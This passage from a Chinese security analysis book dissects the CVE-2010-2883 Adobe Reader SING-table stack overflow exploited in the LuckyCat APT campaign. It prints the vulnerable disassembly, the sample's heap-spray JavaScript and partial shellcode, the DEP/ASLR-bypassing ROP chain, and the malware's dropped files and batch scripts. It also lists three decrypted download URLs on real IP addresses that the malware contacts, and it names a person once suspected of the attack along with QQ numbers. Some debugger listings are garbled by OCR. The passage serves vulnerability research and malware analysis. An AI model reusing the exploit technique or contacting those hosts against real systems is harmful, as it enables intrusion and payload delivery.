直接运行到地址0x41414141，这里0x41414141即字符串“AAAA”，正是变量str里面的字符串，由于在通过strcpy复制字符串到固定长度的栈空间时，未对字符串长度进行限制，导致栈溢出，最后覆盖到返回地址，造成访问违例。本例在发生栈溢出后的栈空间布局如图2-2所示。




图2-2 栈溢出原理图

## 2.3 CVE-2010-2883 Adobe Reader TTF字体SING表栈溢出漏洞

### 2.3.1 LuckyCat攻击事件

近年来关于APT攻击的案例层出不穷，而目标往往是政府、军队、航空、能源等重要单位。那么，什么是APT攻击呢？APT的全称为Advanced Persistent Thread，即“高级持续性威胁”，它是一

种高级的渗透攻击手法，主要针对特定组织进行多方位的渗透攻击，通常利用系统或者应用程序的漏洞进行长期的渗透和刺探。渗透进去后再利用C&C信道进行远程控制，包括VPS申请DNS域名、设置C&C服务器等，然后定期回送目标文件进行审查。

2012年3月29日，纽约时报报道了一起APT攻击案例——LuckyCat攻击，此次攻击主要针对印度和日本的航空航天、军队、能源等单位进行长期的渗透攻击。此次攻击利用到PDF和RTF的多个漏洞，包括CVE-2010-2883、CVE-2010-3333、CVE-2010-3654、CVE-2011-0611和CVE-2011-2462等。在针对日本的攻击中，黑客通过发送与福岛核电站核辐射问题相关的钓鱼邮件来发动攻击，里面主要利用到了CVE-2010-2883漏洞，如图2-3所示。黑客在渗透进去后，通过C&C服务器回传目标文件，以盗取敏感资料。



图2-3 攻击日本的恶意PDF文档

趋势科技公司针对此事发布的APT攻击分析报告中，将“疑似攻击者”定位到一位前四川大学的学生古开元（网名：sogu），目前为腾讯公司员工，后来，腾讯安全中心及sogu本人已发微博澄清此事（<http://tech.qq.com/a/20120330/000418.htm>），如图2-4所示。

趋势科技公司的分析人员此次是通过黑客注册C&C服务器时使用的邮箱19013788@qq.com进行人肉搜索，然后发现在四川大学的BBS论坛上此QQ号与另一个QQ号2888111（古开元所用）共同出现在一个招聘帖中（如图2-5所示），因此认为古开元“参与”了此次黑客攻击。但实际上，QQ号19013788为sogu校友所拥有，并非sogu本人的号码。



图2-4 腾讯回应外媒报告




图2-5 四川大学BBS上的招聘帖

### 2.3.2 漏洞描述

CVE-2010-2883 是 Adobe Reader 和 Acrobat 中的 CoolType.dll 库在解析字体文件 SING 表中的 uniqueName 项时存在的栈溢出漏洞，用户受骗打开了特制的 PDF 文件就有可能导致执行任意代码。

### 2.3.3 分析环境

本节的分析环境如表2-1所示。

表2-1 测试环境

	推荐使用的环境	备注
操作系统	Windows XP SP3	简体中文版
虚拟机	VirtualBox	版本号: 4.1.8
调试器	OllyDbg	版本号: 1.0
反汇编器	IDA Pro	版本号: 5.5
漏洞软件	Adobe Reader	版本号: 9.3.4

### 2.3.4 基于字符串定位的漏洞分析方法

用IDA反汇编CoolType.dll库，查看字符串可发现“SING”字体，因为该字符串是漏洞解析出错的地方，直接定位进去即可查看该库对sing表格的解析方式，主要是strcat造成的溢出漏洞：

```
.text:0803DCF9      push    ebp
.text:0803DCFA      sub     esp, 104h      ; 分配栈空间 0x104
.text:0803DD00      lea     ebp, [esp-4]    ; 后面的 strcat 会把执行结果保存在 ebp 中
.text:0803DD04      mov     eax, dword_8230FB8
.text:0803DD09      xor     eax, ebp
.text:0803DD0B      mov     [ebp+104h], eax
.text:0803DD11      push    4Ch
.text:0803DD13      mov     eax, offset loc_8184A54
.text:0803DD18      call    __EH_prolog3_catch
.text:0803DD1D      mov     eax, [ebp+arg_C]
.text:0803DD23      mov     edi, [ebp+arg_0]
.text:0803DD29      mov     ebx, [ebp+arg_4]
.text:0803DD2F      mov     [ebp+var_28], edi
.text:0803DD32      mov     [ebp+var_30], eax
.text:0803DD35      call    sub_804172C
.text:0803DD3A      xor     esi, esi
.text:0803DD3C      cmp     dword ptr [edi+8], 3
.text:0803DD40      mov     [ebp+var_4], esi
.text:0803DD43      jz     loc_803DF00
.text:0803DD49      mov     [ebp+var_1C], esi
.text:0803DD4C      mov     [ebp+var_18], esi
.text:0803DD4F      cmp     dword ptr [edi+0Ch], 1
.text:0803DD53      mov     byte ptr [ebp+var_4], 1
.text:0803DD57      jnz    loc_803DEA9
.text:0803DD5D      push   offset aName    ; "name"
.text:0803DD62      push   edi
.text:0803DD63      lea    ecx, [ebp+var_1C]
```

```

.text:0803DD66          mov    [ebp+var_11], 0
.text:0803DD6A          call   sub_80217D7
.text:0803DD6F          cmp    [ebp+var_1C], esi
.text:0803DD72          jnz   short loc_803DDDD
.text:0803DD74          push   offset aSing ; "SING"
.text:0803DD79          push   edi
.text:0803DD7A          lea    ecx, [ebp+var_24] ; 指向 sing 表入口
.text:0803DD7D          call   sub_8021B06 ; 处理 SING 表
.text:0803DD82          mov    eax, [ebp+var_24]
.text:0803DD85          cmp    eax, esi ; 判断是否为空
.text:0803DD87          mov    byte ptr [ebp+var_4], 2
.text:0803DD8B          jz    short loc_803DDC4 ; 这里不跳转
.text:0803DD8D          mov    ecx, [eax] ; 字体资源版本号, 这里为 1.0 版本,
                           即 00 10 00 00

.text:0803DD8F          and   ecx, 0FFFFh
.text:0803DD95          jz    short loc_803DD9F ; 这里跳转
.text:0803DD97          cmp   ecx, 100h
.text:0803DD9D          jnz   short loc_803DDC0

.text:0803DD9F loc_803DD9F:      add   eax, 10h      ; CODE XREF: sub_803DCF9+9Cj
.text:0803DD9F             add   eax, 10h      ; 相对 sing 表入口偏移 0x10 处找到
                           uniqueName
.text:0803DDA2             push  eax      ; uniqueName 域
.text:0803DDA3             lea   eax, [ebp+0]
.text:0803DDA6             push  eax      ; 目的地址是一段固定大小的栈空间
.text:0803DDA7             mov   byte ptr [ebp+0], 0
.text:0803DDAB             call  strcat ; 造成溢出!!!

```

由上可知，Adobe Reader 在调用 strcat 时，未对 uniqueName 字段的字符串长度进行检测，将其直接复制到固定大小的栈空间，最终导致栈溢出。

### 2.3.5 样本Exploit技术分析

首先，用 PdfStreamDumper（下载地址：<http://sandsprite.com/blogs/index.php?uid=7&pid=57>）提取出 PDF 样本里的 TTF 文件，在工具里选中相应的 Object，单击鼠标右键选择“Save Decompressed Streams”选项即可保存到本地。TTF 中关于 SING 表的 TableEntry 结构数据，如图 2-6 所示。

000000E0	05 47 06 3A 00 00 EB 2C 00 00 00 20 53 49 4E 47	.G...? ... SING
000000F0	D9 BC C8 B5 00 00 01 1C 00 00 1D D# 70 6F 73 74	偌鶴.....?post
00000100	B4 5A 2F BB 00 00 B8 F4 00 00 02 8E 70 72 65 70	磁/?..隔...?prep
00000110	3B 07 F1 00 00 00 20 F8 00 00 05 68 00 00 01 00	;.? .. ?...h....

图 2-6 TableEntry 结构数据

下面是官方文档中对TableEntry结构的定义：

```
typedef struct_SING
{
    char      tag[4];           // 标记："SING"
    ULONG    checkSum;         // 校验和："0xD9BCC8B5"
    ULONG    offset;           // 相对文件的偏移："0x0000011C"
    ULONG    length;           // 数据长度："0x00001DDF"
} TableEntry;
```

SING表的数据结构如图2-7所示。

<b>DataType</b>	<b>Field Name</b>	<b>Description</b>
USHORT	tableVersionMajor	Table Major version (currently 0x0001)
USHORT	tableVersionMinor	Table Minor version (currently 0x0000)
USHORT	glyphletVersion	Version of glyphlet
USHORT	embeddingInfo	Embedding information bits (see below)
USHORT	mainGID	Glyph ID of the main glyph
USHORT	unitsPerEm	Design-space units
SHORT	vertAdvance	Vertical advance of the Han vertical variant of the main glyph, if present, else of the main glyph. A non-negative integer in design-space units, else 0 if not applicable
SHORT	vertOrigin	Vertical origin y-coordinate for the Han vertical variant of the main glyph, if present, else of the main glyph. A positive integer in design-space units, else 0 if not applicable
BYTE[28]	uniqueName	Unique Name for glyphlet, 27 character string in 7-bit ASCII (null-terminated), see below.
BYTE[16]	METAMDS	MDS "fingerprint" value of META table.
BYTE	nameLength	Length, in bytes, of the following string
BYTE[]	baseGlyphName	Base form for this glyphlet's Unicode glyph name in PostScript*

图2-7 SING表数据结构

从TableEntry结构入口偏移0x11c(上方offset值)即是SING表的真实数据，也就是从“00 00 01 00”开始的部分，接着再偏移0x10即可找到uniqueName域，如图2-8所示。

00000110	3B 07 F1 00 00 00 20 F8 00 00 05 68 00 00 01 00	;.?. .?...h....
00000120	01 0E 00 01 00 00 00 00 00 00 3A 58 E0 8D AD	.....:X?.?
00000130	8A D1 55 DA 14 A7 82 4A 0C 0C 0C DC 06 26 6F DF	婉U?.?恒.....&o?
00000140	15 E9 87 27 7F D9 29 11 07 A3 7B 9B FB 3E D1 F9	.?? .?)..?{?? 楷

图2-8 uniqueName域

执行strcat后，会将“58 E0 8D AD”起始的部分复制到ebp的指定地址(0x0012e4d8)，直至遇

到NULL字符串终止符。我们对复制进去的这段数据设置内存访问断点，执行后可跟踪到如图2-9所示的地址。

```
07000100F0 51 PUSH ECW  
07000100F1 51 PUSH ECX  
07000100F7 B344 JC LEA EAX, DWORD PTR DS:[BOX+C] ;  
07000100F8 8B45 F8 MOV EBX, DWORD PTR DS:[EBP+8] ; EAX  
07000100F9 8B45 F6 MOV EAX, DWORD PTR DS:[EBP+4] ;  
07000100FA FF0C LDRE DEC DWORD PTR DS:[EAX] ;  
LOCK prefix
```

图2-9 内存访问断点

0x4A8A08E2是样本中的数据，该地址必须为可读写的，否则会导致出现异常，如图2-10所示。

Memory map								
Address	Size	Owner	Section	Contains	Type	Access	Initial	Mapped as
48000000 00002000	16M	icyrus36	data	data	Image	RW	RWE	

图2-10 内存映射

继续执行下去将看到图2-11所示的地址。

图2-11 用于执行ROP指令的调用地址

上方指令call eax中的eax为样本数据0x4a80cb38，该地址位于icucnv36.dll模块中，其对应的指令如图2-12所示。



图2-12 ROP指令1

返回后看到如图2-13所示的地址0x4A82A714。



图2-13 ROP指令2

我们回头看下TTF流中的样本数据，可以找到上面几处关键跳转地址的踪影，如图2-14所示。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00000130	8A	D1	55	DA							06	26	6F	DF		
00000140	15	E9	87	27	7F	D9	29	11	07	A3	7B	9B	FB	3E	D1	F9
00000150	F6	C1	77	F9	16	F4	7B	DC	4A	5B	53	DE	28	69	8E	CD
00000160	18	BF	E3	57	9B	48	34	C8	69	AE	6D	2C	E8	28	94	E8
00000170	FD	AD	C8	E1	F1	AB	25	2A	51	04	90	D7	75	B7	1A	CC
00000180	D4	75	30	B7	59	FD	7C	4C	1C	4F	79	DD	6A	0C	06	4B
00000190	AD	F0	FB	C6	D3	4A	8F	OC	A2	D9	CF	E3	DC	6E	77	15
000001A0	9B	EE	-91	7C	C0	41	B4	BB	6C	0B	8A	72	3D	98	63	96
000001B0	49	DO	7E	D8	68	48	C2	41	88	48	3D	B7	BF	39	3C	7A
000001C0	A5	D7	61	7B	8D	64	2C	E7	11	70	F6	E9	92	99	40	02
000001D0	3C	95	88	64	77	79	5B	8B	5C	FC	8F	76	E7	D8	9C	D8
000001E0	E8	E4	39	2E	E7	45	88	EA	75	08	91	1C	A1	C5	6D	6A
000001F0	86	22	84	EE	A9	E3	13	06	D5	C5	7B	D8	1B	CF	14	24
00000200	89	B9	13	38	7E	EE	72	B6	C7	C1	29	21	31	DB	E9	C2
00000210	82	EA	11	F4	C9	84	68	F5	BD	F2	21	9F	72	93	3F	1E
00000220	EA	4A	69	2D	67	B6	24	43	56	82	73	CD	B7	F2	3F	1A
00000230	97	A9	2F	E9	EA	27	54	AB	1C	96	09	29	54	4D	75	E3
00000240	06	70	CD	B3	10	23	86	9F	5F	9D	9F	73	24	60	F9	A4
00000250	05	04	0C	FF	DB	6E	8A	EA	AA	66	08	53	C6	08	8A	4A
00000260	E1	F4	9C	B6	A2	1F	6D	78	E9	A5	CB	B1	E7	A0	0F	94
00000270	37	07	5D	1F	28	42	5C	BD	DB	D4	97	15	79	6B	0E	4D
00000280	C4	58	EE	E6	C4	3C	44	CA	CO	8A	14	71	9A	CO	55	8F
00000290	9E	F2	80	92	B4	79	80	CF	OF	11	CD	7B	13	0A	3C	24
000002A0	8D	7D	D9	12	AE	6B	17	54	03	B0	E1	FA	EF	18	0F	2B
000002B0	2F	18	7B	6B	1E	2E	E3	2F	F6	5E	CE	1A	95	28	89	FA
000002C0	14	EE	F0	96	E0	E2	89	AD	3C	E4	77	4A	4B	29	C2	46
000002D0	C3	1B	0F	06	70	42	A2	C9	20	36	14	CA	A3	CB	9E	DE
000002E0	39	6F	8B	4D	A8	34	14	FB	B8	10	BE	DE	DA	59	8F	27
000002F0	58	FD	56	5B	B5	AE	37	EE	58	D6	90	8D	7A	62	8C	98
00000300	CO	8A	40	C0	81	29	3C	B1	B1	A6	C2	51	AE	E0	4B	A2
00000310	AC	41	D1	69	9E	C5	47	F4	52	8A	72	71	24	65	D0	2E
00000320	D5	30	5F	OE					AB	DD	2A	D7	A5	30	9E	F1

图2-14 TTF流中嵌入的几处跳转地址

跳转地址的稳定性其实主要依靠0x4A82A714和0X4A80CB38这两处的地址，它们都位于icucnv36.dll的地址空间，而在Adobe Reader的各版本上，这个dll上的这两处地址是始终不变的，因

而保持了各版本的兼容性和Exploit的稳定性。上面的0xC0C0C0C正是样本特意构造的，然后再通过嵌入到PDF的JavaScript实现Heap Spary，进而跳入Shellcode执行代码。0xC0C0C0C正是绕过DEP的关键部分，它是利用ROP技术实现的。下面就是从PDF中解压出来并经过还原的JavaScript代码。

```
var junk;
for(i=0;i<28002;i++)
    junk += 0x78;
var shellcode =
unescape( "%u4141%u4141%u63a5%u4a80%u0000%u4a8a%u2196%u4a80%u1f90%u4a80%u903c%u4a84%ub6
92%u4a80%u1064%u4a80%u22c8%u4a85%u0000%u1000%u0000%u0000%u0000%u0000%u0002%u0000%u0102%
u0000%u0000%u0000%u63a5%u4a80%u1064%u4a80%u2db2%u4a84%u2ab1%u4a80%u0008%u0000
.....省略部分内容.....
"%u8b4b%u1c5a%ueb01%u048b%u018b%uebe8%u3102%u89c0" +
"%u5fea%u5d5e%uc25b%u0008"
);
var block = unescape("\x25\x750c0c\x25\x750c0c");
while (block.length + 20 + 8 < 65536) block+=block;
SP = block.substring(0, (0x0c0c-0x24)/2);
SP += shellcode;
SP += block;
slackspace = SP.substring(0, 65536/2);
while(slackspace.length < 0x80000)
    slackspace += slackspace;

bigblock = slackspace.substring(0, 0x80000 - (0x1020-0x08) / 2);
var memory = new Array();
for (count=0;count<0x1f0;count++) memory[count]=bigblock+s";
```

当返回到栈顶（0x0C0C0C0C）后，栈的情况如图2-15所示。

000C00DC	4A8063A5	€J	IconvW36 4A8063A5
000C00D0	1A80A000	典	ASCII "UTF-32"
000C00D4	4A802196	¶EJ	IconvW36 4A802196
000C00D8	4A801F90	¶EJ	IconvW36 4A801F90
000C00D0	4A80200C	¶EJ	ALERTFILE32 CreateFileA
000C00D0	4A80B632	¶EJ	IconvW36 4A80B632
000C00D4	4A801064	¶EJ	IconvW36 4A801064
000C00D8	4A852208	¶E	ASCII "ss8581"
000C00D0	10000000	+	sqlite 10000000
000C00D0	00000000		

图2-15 栈回溯

栈中的数据即是上面JavaScript代码中的Shellcode，作者也正是利用它来实现ROP以绕过DEP保护的。首先进入0x4A8063A5，然后依次执行图2-16~图2-19所示的ROP指令。

4A8063A5	59	POP ECX	iucenv36 4A8A0000
4A8063A0	C3	RETN	

图2-16 ROP指令3

4A802196	8901	MOV DWORD PTR DS:[ECX], EAX	
4A802190	C3	RETN	

图2-17 ROP指令4

4A801F90	58	POP EAX	kernel32 CreateFileA
4A801F81	C3	RETN	

图2-18 构造CreateFileA函数地址的ROP指令

4A80B692	FF20	JMP DWORD PTR DS:[EAX]	kernel32 CreateFileA
4A80B690	00000000		

图2-19 调用CreateFileA函数

调用CreateFileA函数时，栈上对应的各参数值情况如图2-20所示，它创建了一个名为iso88591的文件，如图2-20所示。

0C0C0C04	7FFF0C00	FileName = iso88591
0C0C0C08	10000000	Access = GENERIC_ALL
0C0C0C0C	00000000	ShareMode = 0
0C0C0C10	00000000	Security = NULL
0C0C0C14	00000000	Mode = CREATE_ALWAYS
0C0C0C18	10000000	Attributes = FILE_ATTRIBUTE_TEMPORARY
0C0C0C1C	00000000	TemplateFile = NULL

图2-20 调用CreateFileA函数

返回后，通过相同的手法构造出ROP指令来调用CreateFileMapping，创建文件内存映射，调用CreateFileMapping时的栈中各参数如图2-21所示。

0C0C0C40	000003EC	hFile = 000003EC
0C0C0C44	00000300	Protect = PAGE_EXECUTE_READWRITE
0C0C0C48	00000040	Protection = PAGE_EXECUTE_READWRITE
0C0C0C4C	00000000	MaximumSizeHigh = 0
0C0C0C50	00010000	MaximumSizeLow = 10000
0C0C0C54	00000000	MapName = NULL

图2-21 调用CreateFileMapping函数

然后，执行MapViewOfFile函数，如图2-22所示。

0C0C0C8C	00000138	hMapObject = 00000138 (window)
0C0C0C90	00000020	AccessMode = 22
0C0C0C94	00000003	OffsetHigh = 0
0C0C0C98	00000000	OffsetLow = 0
0C0C0CA2	00000000	MapType = 10000 (65536)
0C0C0CA0	00000000	BaseAddress = NULL

图2-22 调用MapViewOfFile函数

再通过类似方法调用memcpy函数，如图2-23所示。




图2-23 调用memcpy函数

其中目的地址就是前面MapViewOfFile返回的地址，而源地址就是真正的Shellcode代码，将它复制到一段可执行可读写的内存段，以此绕过DEP保护。由于构造的ROP指令均位于不受ASLR保护的icucnv36.dll模块，因此也可用于绕过ASLR保护。

### 2.3.6 样本Shellcode恶意行为分析

当成功执行Shellcode后，病毒会在临时文件下生成svrhost.exe，图2-24所示为Process Monitor监控到的文件操作记录。

10:4...	cmd.exe	1604	CreateFile	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp
10:4...	cmd.exe	1604	QueryDirectory	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\svrhost.exe
10:4...	cmd.exe	1604	Closefile	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp
10:4...	cmd.exe	1658	CreateFile	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp
10:4...	cmd.exe	1658	QueryDirectory	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\svrhost.exe
10:4...	cmd.exe	1604	CreateFile	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\_uninsep.bat

图2-24 在临时文件下生成svrhost.exe

接着，svrhost.exe会在系统目录下生成其他病毒文件，并更改它们的修改日期，同时还篡改系统文件，图2-25所示是用Malware Defender监控到的进程操作行为。

\svrhost.exe	修改其他进程的内存	c:\windows\system32\winlogon.exe
\svrhost.exe	在其他进程中创建线程	c:\windows\system32\winlogon.exe
\svrhost.exe	创建文件	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\_unstop.bat
\svrhost.exe	创建新进程	c:\windows\system32\cmd.exe
\svrhost.exe	修改文件	C:\WINDOWS\system32\spoolsv.exe
\svrhost.exe	创建文件	C:\WINDOWS\system32\spooler.exe
\svrhost.exe	修改文件	C:\WINDOWS\system32\msxm10r.dll
\svrhost.exe	创建文件	C:\WINDOWS\system32\msxm10.dll
\svrhost.exe	创建文件	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\_unstart.bat
\svrhost.exe	创建新进程	c:\windows\system32\cmd.exe
\svrhost.exe	修改文件	C:\Documents and Settings\Administrator.CHINA-B61588FAC\Local Settings\Temp\_uninsep.bat
\svrhost.exe	创建新进程	c:\windows\system32\cmd.exe

图2-25 篡改系统文件

然后，将spoolsv.exe设置为自启动程序，如图2-26所示。

名称	说明	状态	启动...	发布者	文件
Print Spooler	Spooler SubSyste...	已启动	自动	(未验证) Microsoft Corpora...	c:\windows\system32\spoolsv.exe

图2-26 设置自启动程序

同时，spoolsv.exe会加载恶意生成的msxm10r.dll等恶意文件，图2-27所示是用Process Explorer查看进程加载的DLL列表。


Process	PID	CPU	Private Bytes	Working Set	Description	Company Name
winlogon.exe	672		5,476 K	4,524 K	Windows NT Logon Appl...	Microsoft Corporation
services.exe	716	0.70	1,668 K	3,884 K	Services and Control...	Microsoft Corporation
VBoxService...	896		1,064 K	3,884 K	VirtualBox Guest Addi...	Oracle Corporation
svchost.exe	940		3,124 K	5,092 K	Generic Host Process	Microsoft Corporation
svchost.exe	1052		1,840 K	4,420 K	Generic Host Process	Microsoft Corporation
svchost.exe	1144		15,048 K	24,524 K	Generic Host Process	Microsoft Corporation
wscntrfy.exe	1804		680 K	2,376 K	Windows Security Cent...	Microsoft Corporation
svchost.exe	1224		1,400 K	3,772 K	Generic Host Process	Microsoft Corporation
svchost.exe	1304		1,544 K	4,036 K	Generic Host Process	Microsoft Corporation
svchost.exe	1884		1,292 K	3,616 K	Generic Host Process	Microsoft Corporation
mdservice.exe	1948		728 K	2,424 K	Malware Defender Service	360.cn
alg.exe	832		1,272 K	3,768 K	Application Layer Gat...	Microsoft Corporation
spoolsv.exe	2208	3.50	3,744 K	8,024 K	Spooler SubSystem App	Microsoft Corporation
lsass.exe	736		3,936 K	6,540 K	LSA Shell (Export Ver...	Microsoft Corporation
explorer.exe	1692		28,372 K	7,292 K	Windows Explorer	Microsoft Corporation
VBoxTray.exe	1958		940 K	3,016 K	VirtualBox Guest Addi...	Oracle Corporation

Name	Description	Company Name	Version	Time	Image Base
mdippr.dll	Microsoft? Document Imaging	Microsoft Corporation	0.3.8166.2	2007-4-9 13:23	0x400000
spoolsv.exe	Spooler SubSystem App	Microsoft Corporation	5.1.2600.6024	2008-6-2 8:00	0x10000000
RPCRT4.dll	Remote Procedure Call Runtime	Microsoft Corporation	5.1.2600.5512	2008-6-2 8:00	0x77E50000
USER32.dll	Windows API Client DLL	Microsoft Corporation	5.1.2600.5512	2008-6-2 8:00	0x77D10000
msvcr7.dll	Windows CRT DLL	Microsoft Corporation	7.0.2600.5512	2008-6-2 8:00	0x77BE0000
msasn1.dll	MS Asynchronous DNS API	Microsoft Corporation			

图2-27 加载恶意DLL

svrhost.exe创建的\_uninsep.bat批处理文件，主要用于自删除操作。由于测试的虚拟机中的临时路径与作者在该bat文件设置的路径不同，因此\_uninsep.bat和svrhost.exe两个文件并没有被删除。关于\_uninsep.bat的文件内容如图2-28所示。




```

@repeat
del "C:\DOCUME~1\ADMINI~1.CHI\LOCALS~1\Temp\svrhost.exe"
if exist "C:\DOCUME~1\ADMINI~1.CHI\LOCALS~1\Temp\svrhost.exe" goto Repeat
del "C:\DOCUME~1\ADMINI~1.CHI\LOCALS~1\Temp\_uninsep.bat"

```

图2-28 \_uninsep.bat的文件内容

\_unstop.bat和\_unstart.bat的文件内容分别如图2-29和图2-30所示，主要用于启动和停止Spooler服务，并实现自删除功能。




```

net stop "Spooler"
net stop "Spooler"
del "C:\DOCUME~1\ADMINI~1.CHI\LOCALS~1\Temp\_unstop.bat"

```

图2-29 \_unstop.bat的文件内容



```

net start "Spooler"
net start "Spooler"
del "C:\DOCUME~1\ADMINI~1.CHI\LOCALS~1\Temp\_unstart.bat"

```

图2-30 \_unstart.bat的文件内容

下面分析被注入的msxml0r.dll文件，用PEID扫描发现它经过PECompact加壳处理，将其脱壳后用OD加载分析。首先，它会用0xC4进行xor解密得到3个URL地址，然后发送HTTP请求，由于链接已失效，下载的3个gif文件的具体用途无从知晓，但基本可以猜测到这些图片文件中包含一些PE文件数据，用于执行一系列的恶意操作。解密后得到以下3个URL地址，如图2-31所示。

- [http://203.45.50.118/monitor/images/mmc\\_vti0915.gif](http://203.45.50.118/monitor/images/mmc_vti0915.gif)。
- [http://203.45.80.96/monitor/images/mmc\\_vti0915.gif](http://203.45.80.96/monitor/images/mmc_vti0915.gif)。
- [http://61.222.31.83/monitor/images/mmc\\_vti0915.gif](http://61.222.31.83/monitor/images/mmc_vti0915.gif)。




图2-31 解密后的URL地址

用WireShark抓包即可发现，它在不停地向以上3个URL地址发送请求，如图2-32所示。

No.	Time	Source	Destination	Protocol Info
8	10.936980	10.0.2.15	203.45.50.118	HTTP GET /monitor/images/mmc_vti0915.gif HTTP/1.1
8	11.177765	203.45.50.118	10.0.2.15	HTTP HTTP/1.1 404 Not Found
29	182.724267	10.0.2.15	239.255.255.250	SSDP M-SEARCH * HTTP/1.1
30	182.724486	10.0.2.15	10.0.2.2	SSDP M-SEARCH * HTTP/1.1
31	182.724540	10.0.2.15	239.255.255.250	SSDP M-SEARCH * HTTP/1.1
32	182.724590	10.0.2.15	10.0.2.2	SSDP M-SEARCH * HTTP/1.1
36	184.721328	10.0.2.15	203.45.50.118	HTTP GET /monitor/images/mmc_vti0915.gif HTTP/1.1
38	184.963402	203.45.50.118	10.0.2.15	HTTP HTTP/1.1 404 Not Found
44	187.029125	10.0.2.15	239.255.255.250	SSDP M-SEARCH * HTTP/1.1
45	187.029220	10.0.2.15	10.0.2.2	SSDP M-SEARCH * HTTP/1.1
46	187.029270	10.0.2.15	239.255.255.250	SSDP M-SEARCH * HTTP/1.1
47	187.029324	10.0.2.15	10.0.2.2	SSDP M-SEARCH * HTTP/1.1
48	189.463046	10.0.2.15	239.255.255.250	SSDP M-SEARCH * HTTP/1.1
49	189.463188	10.0.2.15	10.0.2.2	SSDP M-SEARCH * HTTP/1.1
50	189.463242	10.0.2.15	239.255.255.250	SSDP M-SEARCH * HTTP/1.1
51	189.463294	10.0.2.15	10.0.2.2	SSDP M-SEARCH * HTTP/1.1
78	108.755600	10.0.2.15	61.222.31.83	HTTP GET /monitor/images/mmc_vti0915.gif HTTP/1.1
61	208.898557	61.222.31.83	10.0.2.15	HTTP HTTP/1.1 404 Not Found (text/html)
116	488.935275	10.0.2.15	203.45.50.118	HTTP GET /monitor/images/mmc_vti0915.gif HTTP/1.1

图2-32 发送HTTP请求

最后，Shellcode会将PDF样本修改为正常的文件，修正后的PDF删除了TTF字体中的SING表，如图2-33所示，然后再调用AcroRD32.exe打开修改后的正常PDF文件。

